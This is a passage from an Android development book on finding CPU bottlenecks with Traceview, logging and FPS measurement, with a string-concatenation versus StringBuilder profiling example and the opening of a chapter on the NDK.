For example, a classic problem with Android game development is garbage collection (GC). Only since the Gingerbread release of Android is the garbage collector concurrent, meaning that it runs in tandem with application code on a parallel thread. Historically, the Android garbage collector was a "stop the world" implementation, that would freeze the game long enough for a bit of GC work to be done before the game could continue. This behavior pretty much guaranteed sporadic failures to maintain a consistent frame rate. This caused game developers to have to take particular steps to avoid generating any garbage, such as maintaining its own object pools, to minimize or eliminate garbage collection pauses.

This book does not focus much on specific issues related to game development, though many of the techniques outlined here will be relevant for game developers.

# Finding CPU Bottlenecks

CPU issues tend to manifest themselves in three ways:

- The user has a bad experience when using your app directly — scrolling is sluggish, activities take too long to display, etc.
- The user has a bad experience when your app is running in the background, such as having slower frame rates on their favorite game because you are doing something complex in a service
- The user has poor battery performance, driven by your excessive CPU utilization

Regardless of how the issue appears to the user, in the end, it is a matter of you using too much CPU time. That could be simply because your application is written to be constantly active (e.g., you have an everlasting service that uses `TimerTask` to wake up every second and do something). There is little anyone can do to help that short of totally rethinking the app's architecture (e.g., switch to `AlarmManager` and allow the user to configure the polling period).

However, in many cases, the problem is that you are using algorithms – yours or ones built into Android — that simply take too long when used improperly. This chapter will help you identify these bottlenecks, so you know what portions of your code need to be optimized in general or apply the techniques described in later chapters of this part of the book.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate. Reading the introductory chapter to this trail is also a good idea.

# Traceview

The #1 tool in your toolbox for finding out where bottlenecks are occurring in your application is Traceview. This is available both within the Eclipse environment — though not as a separate perspective — and as a standalone tool.

## What Is Traceview?

Traceview is Android's take on a method profiler. Profilers have existed for most other platforms, in one form or fashion, dating back to the mainframe days.

Technically, the profiling in Android is performed by the Dalvik virtual machine, under the direction of either DDMS or requests from your application code. Dalvik will write the "trace data" (call graphs showing methods, what they call, and the amount of time in each) to a file on external storage of the device or emulator. Traceview then views these trace files in a GUI, allowing you to visualize "hot spots", drill down to find where the time is being taken, and so forth.

At the time of this writing, Traceview is designed for use on single-core devices. Results on multi-core devices may be difficult to interpret.

## Collecting Trace Data

Hence, the first step for finding where your CPU bottlenecks lie comes in the form of collecting trace data, to analyze with Traceview. As mentioned, there are two approaches for requesting trace data be logged: using the `Debug` class, and using DDMS.

### Debug Class

If you know what chunk of code you want to profile, one way to arrange for the profile is to call `startMethodTracing()` on the `Debug` class. This takes the name of a trace file as a parameter and will begin recording all activity to that file, stored in the root of your external storage. You need to call `stopMethodTracing()` at some point to stop the trace — failing to do so will leave you with a corrupt trace file in the end.

Note that your application will need the `WRITE_EXTERNAL_STORAGE` permission for this to work. If your application does not normally need this permission, make yourself a note to remove it before you ship the production edition of your product, as there is no sense asking for any more permissions than you absolutely need. Also,

your device or emulator will need enough external storage to hold the file, which can get very large for long traces — 100MB a minute is well within reason.

### DDMS

Alternatively, you can initiate tracing via a toolbar button in DDMS. In both the DDMS perspective in Eclipse and the standalone DDMS, there is a button in the toolbar above the tree-table of devices and processes that toggles tracing on and off:





*Figure 394: Toolbar button to start and stop method tracing*

On Android 2.1 and earlier, this will write the trace out to a file on external storage, much as `startMethodTracing()` does. Hence, your application will need `WRITE_EXTERNAL_STORAGE` in this case, plus have enough external storage space to hold the file.

On Android 2.2 and newer, though, this data is written straight to the development machine, bypassing external storage. This means you do not need to worry about permissions or free space on your external storage. Hence, unless your problem only exists on Android 2.1 and earlier, you may find it easier to do your Traceview work on a newer Android device or emulator image. The file will wind up in your development machine's temporary directory (e.g., `/tmp` on Linux).

### Performance While Tracing

Writing out each method invocation to a trace file adds significant overhead to your application. Run times can easily double or more. Hence, absolute times while tracing is enabled are largely meaningless — instead, as you analyze the data in Traceview, the goal is to examine relative times (i.e., such-and-so method takes up X% of the CPU time shown in the trace).

Also, running Traceview disables the JIT engine in Dalvik, further harming performance. Notably, this will not affect any native code you have added via the NDK, so an application run in Traceview will give you unusual results (much worse Java performance, more normal native performance).

## Displaying Trace Data

Given that we have collected a trace file with data, the next step is to open up Traceview on that file. Depending on how you collected the file, Traceview may appear "automagically", or it may require you to manually start it up and point it to the trace file.

### Eclipse/DDMS

If you used the DDMS perspective in Eclipse to record the trace data, the Debug perspective in Eclipse will automatically open up when you stop the tracing, showing you a Traceview tool:





*Figure 395: Debug perspective in Eclipse showing Traceview (middle left)*

### Standalone Traceview

If you used standalone DDMS and run a trace on Android 2.2 and up, it will automatically launch in the standalone Traceview utility.

If your trace file wound up on external storage on your device or emulator, you will need to download it to your development machine, whether using the File Manager within DDMS, or via the `adb pull` command. Once on your development machine, you can view it in the standalone Traceview tool using the `traceview` command:

```
traceview <path-to-trace-file>
```

Or, you can import the file into your Eclipse project, then double-click on it in the Project Explorer to view it in the Traceview tool.

## Interpreting Trace Data


Of course, the challenge is in making sense of what Traceview is trying to present.

For example, a classic performance bug in Java development is using string concatenation:

```
package com.commonsware.android.traceview;

import android.view.View;
import android.widget.TextView;

public class StringConcatActivity extends BaseActivity {
    StringConcatTask createTask(TextView msg, View v) {
      return(new StringConcatTask(msg, v));
    }

    class StringConcatTask extends BaseTask {
      StringConcatTask(TextView msg, View v) {
        super(msg, v);
      }

      protected String doTest() {
        String result="This is a string";

        result+=" -- that varies --";
        result+=" and also has ";
        result+=String.valueOf(4);
        result+=" hyphens in it";

        return(result);
```

```
        }
    }
}
```

Here is a Traceview screen showing that code executed 100,000 times, as packaged in a `StringPerfConcat` activity in the [`Tuning/Traceview`]() sample project:



| Name | Incl % | Inclusive | Excl % | Exclusive | Calls+Recur Calls/Total | Time/Call |
|---|---|---|---|---|---|---|
| 0 (toplevel) | 100.0% | 3362.731 | 0.1% | 3.663 | 5+0 | 672.546 |
| 1 java/lang/Thread.run ()V | 84.6% | 2844.787 | 0.0% | 0.030 | 1+0 | 2844.787 |
| 2 java/util/concurrent/ThreadPoolExecutor$Worker.run ()V | 84.6% | 2844.757 | 0.0% | 0.000 | 1+0 | 2844.757 |
| 3 java/util/concurrent/ThreadPoolExecutor.runWorker (Ljava/util/concurrent/ThreadPoolExecutc | 84.6% | 2844.757 | 0.0% | 0.031 | 1+0 | 2844.757 |
| 4 java/util/concurrent/FutureTask$Sync.innerRun ()V | 84.6% | 2844.604 | 0.0% | 0.061 | 1+0 | 2844.604 |
| 5 java/util/concurrent/FutureTask.run ()V | 84.6% | 2844.604 | 0.0% | 0.000 | 1+0 | 2844.604 |
| 6 android/os/AsyncTask$2.call ()Ljava/lang/Object; | 84.6% | 2844.543 | 0.0% | 0.061 | 1+0 | 2844.543 |
| 7 com/commonsware/android/traceview/BaseTask.doInBackground ([Ljava/lang/Object;)Ljava/l | 84.6% | 2844.360 | 0.0% | 0.000 | 1+0 | 2844.360 |
| 8 com/commonsware/android/traceview/BaseTask.doInBackground ([Ljava/lang/Void;)Ljava/lan | 84.6% | 2844.360 | 0.7% | 23.270 | 1+0 | 2844.360 |
| 9 com/commonsware/android/traceview/StringConcatActivity$StringConcatTask.doTest ()Ljava/ | 83.9% | 2821.090 | 11.4% | 384.592 | 6731+0 | 0.419 |
| 10 java/lang/StringBuilder.append (Ljava/lang/String;)Ljava/lang/StringBuilder; | 24.1% | 811.198 | 4.1% | 136.374 | 26921+0 | 0.030 |
| 11 java/lang/StringBuilder.<init> (Ljava/lang/String;)V | 22.4% | 752.101 | 4.0% | 133.613 | 26921+0 | 0.028 |
| 12 java/lang/AbstractStringBuilder.append0 (Ljava/lang/String;)V | 20.1% | 674.855 | 8.6% | 289.065 | 26922+0 | 0.025 |
| 13 java/lang/AbstractStringBuilder.<init> (Ljava/lang/String;)V | 18.4% | 618.488 | 9.5% | 320.507 | 26921+0 | 0.023 |

*Figure 396: Expanded look at Traceview tool*

The bars in the top portion of the display show different threads in the running application, in a timeline fashion, with time running from left to right. The "main" bar shows the main application thread, spending most of its time initializing the activity. The GC and HeapWorker threads are involved in garbage collection, popping in from time to time to collect garbage during 100,000 iterations of the above algorithm. Those 100,000 iterations are run in an `AsyncTask`, so we do not encounter an application-not-responding (ANR) dialog, and that is the "AsyncTask #1" thread at the top of the diagram.





*Figure 397: Zoomed in look at the TraceView thread timelines*

You will notice that the horizontal timeline bars are not contiguous – there are gaps. In fact, if you were to combine all of the timelines into one, the "holes" in most of the rows would be filled by time in another row. This is illustrating that there is only one core on most Android device CPUs (these images were taken from a test run on a single-core Nexus One). We think of `AsyncTask` as moving work to the background, but it is important to remember that it still is consuming CPU time, even if the background thread means that we are not tying up the main application thread.

The bottom half of the display shows what methods are taking up all of the time, inclusively, in descending order. By "inclusively", Traceview means "code executed in this method and any methods it invokes". Hence, the top "100.0%" line shows the entry point to the whole application, and the next line shows where the `AsyncTask`'s background thread is being forked, and so on.

Typically, you want to find lines that reference your code. In this case, lines 7–9 are from the `com.commonsware` package. Let's focus on those:

| | | | | | | |
|---|---|---|---|---|---|---|
| 7 com/commonsware/android/traceview/BaseTask.doInBackground ([Ljava/lang/Object;)Ljava/l | 84.6% | 2844.360 | 0.0% | 0.000 | 1+0 | 2844.360 |
| 8 com/commonsware/android/traceview/BaseTask.doInBackground ([Ljava/lang/Void;)Ljava/lan | 84.6% | 2844.360 | 0.7% | 23.270 | 1+0 | 2844.360 |
| 9 com/commonsware/android/traceview/StringConcatActivity$StringConcatTask.doTest ()Ljava/ | 83.9% | 2821.090 | 11.4% | 384.592 | 6731+0 | 0.419 |

*Figure 398: Sample application method calls in Traceview*

On their own, these lines are not especially informative. However, if we fold open the bottom row, using the arrow indicator on the left, we can drill down into what is going on inside that particular method, which happens to be the algorithm shown earlier in this section:

| Name | Incl % | Inclusive | Excl % | Exclusive | Calls+Recur Calls/Total | Time/Call |
|---|---|---|---|---|---|---|
| 8 com/commonsware/android/traceview/BaseTask.doInBackground ([Ljava/lang/Void;)Ljava/lan | 84.6% | 2844.360 | 0.7% | 23.270 | 1+0 | 2844.360 |
| 9 com/commonsware/android/traceview/StringConcatActivity$StringConcatTask.doTest ()Ljava/ | 83.9% | 2821.090 | 11.4% | 384.592 | 6731+0 | 0.419 |
| Parents | | | | | | |
| Children | | | | | | |
| self | 13.6% | 384.592 | | | | |
| 10 java/lang/StringBuilder.append (Ljava/lang/String;)Ljava/lang/StringBuilder; | 28.8% | 811.167 | | | 26920/26921 | |
| 11 java/lang/StringBuilder.<init> (Ljava/lang/String;)V | 26.7% | 752.101 | | | 26921/26921 | |
| 14 java/lang/StringBuilder.toString ()Ljava/lang/String; | 18.4% | 520.177 | | | 26920/26921 | |
| 18 java/lang/String.valueOf (Ljava/lang/Object;)Ljava/lang/String; | 7.5% | 210.788 | | | 26921/26921 | |
| 22 java/lang/String.valueOf (I)Ljava/lang/String; | 5.0% | 142.051 | | | 6730/6730 | |
| 113 dalvik/system/VMDebug.startClassPrep ()V | 0.0% | 0.214 | | | 2/25 | |

*Figure 399: Drilling down in Traceview*

The "self" line refers to code that is directly executed in the method, not involving a nested method call, such as variable declarations and returning values. We see the `valueOf()` calls, along with three rows showing references to `StringBuilder`. On the surface, that may seem odd, considering that we are not referring to `StringBuilder` in the source code.

It turns out that the `javac` compiler replaces string concatenation with `append()` calls on a `StringBuilder`, created on the fly for that specific concatenation. So, of the 83.9% of the time taken up in the entire run by the `doTest()` method, 26.7% is taken up by creating these temporary `StringBuilder` objects, 28.8% is consumed by calling `append()` on the `StringBuilder`, and another 18.4% is used by calling `toString()` to get the resulting `String` out of the `StringBuilder`.

This suggests an optimization: we could create our own `StringBuilder` and use it for concatenating the text, thereby saving us creating a few temporary ones and calling `toString()` extra times:

```
package com.commonsware.android.traceview;

import android.view.View;
import android.widget.TextView;

public class StringBuilderActivity extends BaseActivity {
  StringBuilderTask createTask(TextView msg, View v) {
    return(new StringBuilderTask(msg, v));
  }

  class StringBuilderTask extends BaseTask {
    StringBuilderTask(TextView msg, View v) {
      super(msg, v);
    }

    protected String doTest() {
      StringBuilder result=new StringBuilder("This is a string");
```

```
      result.append(" -- that varies --");
      result.append(" and also has ");
      result.append(String.valueOf(4));
      result.append(" hyphens in it");

      return(result.toString());
    }
  }
}
```

This implementation of the algorithm runs about twice as fast as the first.

The "Exclusive" and "Excl %" columns show how much time is taken in an individual method itself, not including any children. If you sort on that, you see the specific local spots where time is being taken up. For example, here is a Traceview roster from testing the second algorithm shown above (the `StringPerfBuilder` activity):

| Name | Incl % | Inclusive | Excl % | Exclusive | Calls+Recur Calls/Total | Time/Call |
|---|---|---|---|---|---|---|
| 11 java/lang/AbstractStringBuilder.append0 (Ljava/lang/String;)V | 42.2% | 1437.766 | 16.6% | 564.832 | 48805+0 | 0.029 |
| 12 java/lang/String._getChars (II[CI)V | 15.7% | 533.731 | 10.6% | 360.757 | 61006+0 | 0.009 |
| 13 dalvik/system/VMDebug.startGC ()V | 10.2% | 347.656 | 10.2% | 347.656 | 11+0 | 31.605 |
| 9 com/commonsware/android/traceview/StringBuilderActivity$StringBuilderTask.doTest ()Ljava/ | 83.1% | 2830.446 | 8.6% | 291.807 | 12201+0 | 0.232 |
| 15 java/lang/AbstractStringBuilder.enlargeBuffer (I)V | 10.1% | 342.959 | 7.7% | 263.821 | 24401+0 | 0.014 |
| 18 java/lang/System.arraycopy (Ljava/lang/Object;ILjava/lang/Object;II)V | 7.4% | 252.688 | 7.4% | 252.688 | 85509+0 | 0.003 |
| 10 java/lang/StringBuilder.append (Ljava/lang/String;)Ljava/lang/StringBuilder; | 49.5% | 1685.716 | 7.3% | 247.981 | 48804+0 | 0.035 |
| 16 java/lang/AbstractStringBuilder.<init> (Ljava/lang/String;)V | 8.4% | 285.216 | 4.3% | 147.095 | 12201+0 | 0.023 |
| 24 java/lang/String.length ()I | 3.9% | 134.395 | 3.9% | 134.395 | 61018+0 | 0.002 |
| 21 java/lang/AbstractStringBuilder.toString ()Ljava/lang/String; | 5.1% | 174.300 | 3.8% | 129.444 | 12201+0 | 0.014 |
| 32 java/lang/IntegralToString.convertInt (Ljava/lang/AbstractStringBuilder;I)Ljava/lang/String; | 2.0% | 69.758 | 2.0% | 69.727 | 12202+0 | 0.006 |
| 23 java/lang/IntegralToString.intToString (I)Ljava/lang/String; | 4.0% | 137.850 | 2.0% | 68.123 | 12201+0 | 0.011 |
| 17 java/lang/String.valueOf (I)Ljava/lang/String; | 7.9% | 267.410 | 2.0% | 66.429 | 12201+0 | 0.022 |
| 19 java/lang/StringBuilder.toString ()Ljava/lang/String; | 7.1% | 240.708 | 2.0% | 66.408 | 12201+0 | 0.020 |

*Figure 400: Traceview, sorted by exclusive time*

We see that the top three culprits are all Android/Dalvik methods, which we cannot optimize. Instead, the fact that they are taking up so much time is indicative of the fact that we are calling them a lot, also in evidence by the Calls/Total column. You can examine the parents of a call to see where those calls come from, to see if you can change upstream code to result in fewer such calls:

| Name | Incl % | Inclusive | Excl % | Exclusive | Calls+Recur Calls/Total | Time/Call |
|---|---|---|---|---|---|---|
| 11 java/lang/AbstractStringBuilder.append0 (Ljava/lang/String;)V | 42.2% | 1437.766 | 16.6% | 564.832 | 48805+0 | 0.029 |
| Parents | | | | | | |
| 10 java/lang/StringBuilder.append (Ljava/lang/String;)Ljava/lang/StringBuilder; | 100.0% | 1437.735 | | | 48804/48805 | |
| 32 java/lang/IntegralToString.convertInt (Ljava/lang/AbstractStringBuilder;I)Ljava/lang/Stri | 0.0% | 0.031 | | | 1/48805 | |
| Children | | | | | | |

*Figure 401: Traceview, showing parents of a method call*

Here, we can see that all those `append0()` calls are triggered by calls to `append()` on the `StringBuilder`, which is not terribly surprising.

You can also zoom in to take a very narrow look at the data. Simply click-drag a bar in the timeline to select an region to zoom into. The timeline will switch to show just that range of milliseconds and the calls that take place there:





*Figure 402: Traceview, zoomed in on ~230 milliseconds of run time*

If you zoom in far enough, you will start seeing solid blocks of color, corresponding to the color-coded methods in the table of results on the bottom half of the screen. You can tap on any block of color to bring up that specific method in the table:





*Figure 403: Traceview, zoomed in on ~1 millisecond of run time, highlighting one specific method*

Zooming back out, though, is somewhat of a pain. If you drag the timeline itself (not one of the bars, but the "meter stick" showing the milliseconds) from left to right, you will zoom out. Do this enough times, and you can return approximately to the original state.

# Other General CPU Measurement Techniques

While Traceview is great for narrowing down a general performance issue to a specific portion of code, it does assume that you know approximately where the problem is, or that you even have a problem in the first place. There are other approaches to help you identify if and (roughly) where you have problems, which you can then attack with Traceview to try to refine.

## Logging

Traceview can be useful, if you have a rough idea of where your performance problem lies and need to narrow it down further. If you have a large and complicated application, though, trying to sift through all of it in Traceview may be difficult.

However, there is nothing stopping you from using good old-fashioned logging to get a rough idea of where your problems lie, for further analysis via Traceview. Just sprinkle your code with `Log.d()` calls, logging `SystemClock.uptimeMillis()` with an appropriate label to identify where you were at that moment in time. "Eyeballing" the LogCat output can illustrate areas where unexpected delays are occurring — the areas in which you can focus more time using Traceview.

A useful utility class for this is `TimingLogger`, in the `android.util` package. It will collect a series of "splits" and can dump them to LogCat along with the overall time between the creation of the `TimingLogger` object and the corresponding `dumpToLog()` method call. Note, though, that this will only log to LogCat when you call `dumpToLog()` — all of the calls to `split()` to record intermediate times have their results buffered until `dumpToLog()` is called. Also note that logging needs to be set to VERBOSE for this information to actually be logged — use the command `adb shell setprop log.tag.LOG_TAG VERBOSE`, substituting your log tag (supplied to the `TimingLogger` constructor) for `LOG_TAG`.

## FPS Calculations

Sometimes, it may not even be strictly obvious how bad the problem is. For example, consider scrolling a `ListView`. Some performance issues, like sporadic "hiccups" in the scrolling, will be visually apparent. However, absent those, it may be difficult to determine whether your particular `ListView` is behaving more slowly than you would expect.

A classic measurement for games is frames per second (FPS). Game developers aim for a high FPS value — 60 FPS is considered to be fairly smooth, for example. However, this sort of calculation can only really be done for applications that are continuously drawing – such as Romain Guy's `WindowBackground` sample application. Ordinary Android widget-based UIs are only drawing based upon user interaction or, possibly, upon background updates to data. In other words, if the UI will not even be trying to draw 60 times in a second, trying to measure FPS to get 60 FPS is pointless.

You may be able to achieve similar results, though, simply by logging how long it takes to, say, fling a list (use `setOnScrollListener()` and watch for `SCROLL_STATE_FLING` and other events).

# Focus On: NDK

When Android was first released, many a developer wanted to run C/C++ code on it. There was little support for this, other than by distributing a binary executable and running it via a forked process. While this works, it is a bit cumbersome, and the process-based interface limits how cleanly your C/C++ code could interact with a Java-based UI. On top of all of that, the use of such binary executables is not well supported.

In June 2009, the core Android team released the Native Development Kit (NDK). This allows developers to write C/C++ for Android applications in a supported fashion, in the form of libraries linked to a hosting Java-based application via the Java Native Interface (JNI). This offers a wealth of opportunities for Android development, and this part of the book will explore how you can take advantage of the NDK to exploit those opportunities.

This chapter explains how to set up the NDK and apply it to your project. What it does not do is attempt to cover all possible uses of the NDK — game applications in particular have access to many frameworks, like OpenGL and OpenSL, that are beyond the scope of this book.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate. Reading the introductory chapter to this trail is also a good idea.

This chapter also assumes that you know C/C++ programming.

# The Role of the NDK

We start by examining Dalvik's primarily limitation — speed. Next, we look at the reasons one might choose the NDK, speed among them. We wrap up with some reasons why the NDK may not be the right solution for every Android problem, despite its benefits.

## Dalvik: Secure, Yes; Speedy, Not So Much

Dalvik was written with security as a high priority. Android's security architecture is built around Linux's user model, with each application getting its own user ID. With each application's process running under its own user ID, one process cannot readily affect other processes, helping to contain any single security flaw in an Android application or subsystem. This requires a fair number of processes. However, phones have limited RAM, and the Android project wanted to offer Java-based development. Multiple processes hosting their own Java virtual machines simply could not fit in a phone. Dalvik's virtual machine is designed to address this, maximizing the amount of the virtual machine that can be shared securely between processes (e.g., via "copy-on-write").

Of course, it is wonderful that Android has security so woven into the fabric of its implementation. However, inventing a new virtual machine required tradeoffs, and most of those are related to speed.

A fair amount of work has gone into making Java fast. Standard Java virtual machines do a remarkable job of optimizing applications on the fly, such that Java applications can perform at speeds near their C/C++ counterparts. This borders on the amazing and is a testament to the many engineers who put countless years into Java.

Dalvik, by comparison, is very young. Many of Java's performance optimization techniques — such as advanced garbage collection algorithms — simply have not been implemented to nearly the same level in Dalvik. This is not to say they will never exist, but it will take some time. Even then, though, there may be limits as to how fast Dalvik can operate, considering that it cannot "throw memory at the problem" to the extent Java can on the desktop or server.

If you need speed, Dalvik is not the answer today, and may not be the answer tomorrow, either.

## Going Native

Java-based Android development via Dalvik and the Android SDK is far and away the option with the best support from the core Android team. HTML5 application development is another option that was brought to you by the core Android development team. The third leg of the official Android development triad is the NDK, provided to developers to address some specific problems, outlined below.

### Speed

Far and away the biggest reason for using the NDK is speed, pure and simple. Writing in C/C++ for the device's CPU will be a major speed improvement over writing the same algorithms in Java, despite Android's just-in-time (JIT) compiler.

There is overhead in reaching out to the C/C++ code from a hosting Java application, and so for the best performance, you will want a coarse interface, without a lot of calls back and forth between Java and the native opcodes. This may require some redesign of what might otherwise be the "natural" way of writing the C/C++ code, or you may just have to settle for less of a speed improvement. Regardless, for many types of algorithms — from cryptography to game AI to video format conversions — using C/C++ with the NDK will make your application perform much better, to the point where it can enable applications to be successful that would be entirely too slow if written solely in Java.

Bear in mind, though, that much of what you think is Java code in your app really is native "under the covers". Many of the built-in Android classes are thin shims over native implementations. Again, focus on applying the NDK where you are performing lots of work yourself in Java code that might benefit from the performance gains.

### Porting

You may already have some C/C++ code, written for another environment, that you would like to use with Android. That might be for a desktop application. That might be for another mobile platform, such as iPhone or WebOS, where C/C++ is an option. That might be for mobile platform, such as Symbian, where C/C++ is the conventional solution, rather than some other language. Regardless, so long as that code is itself relatively platform-independent, it should be usable on Android.

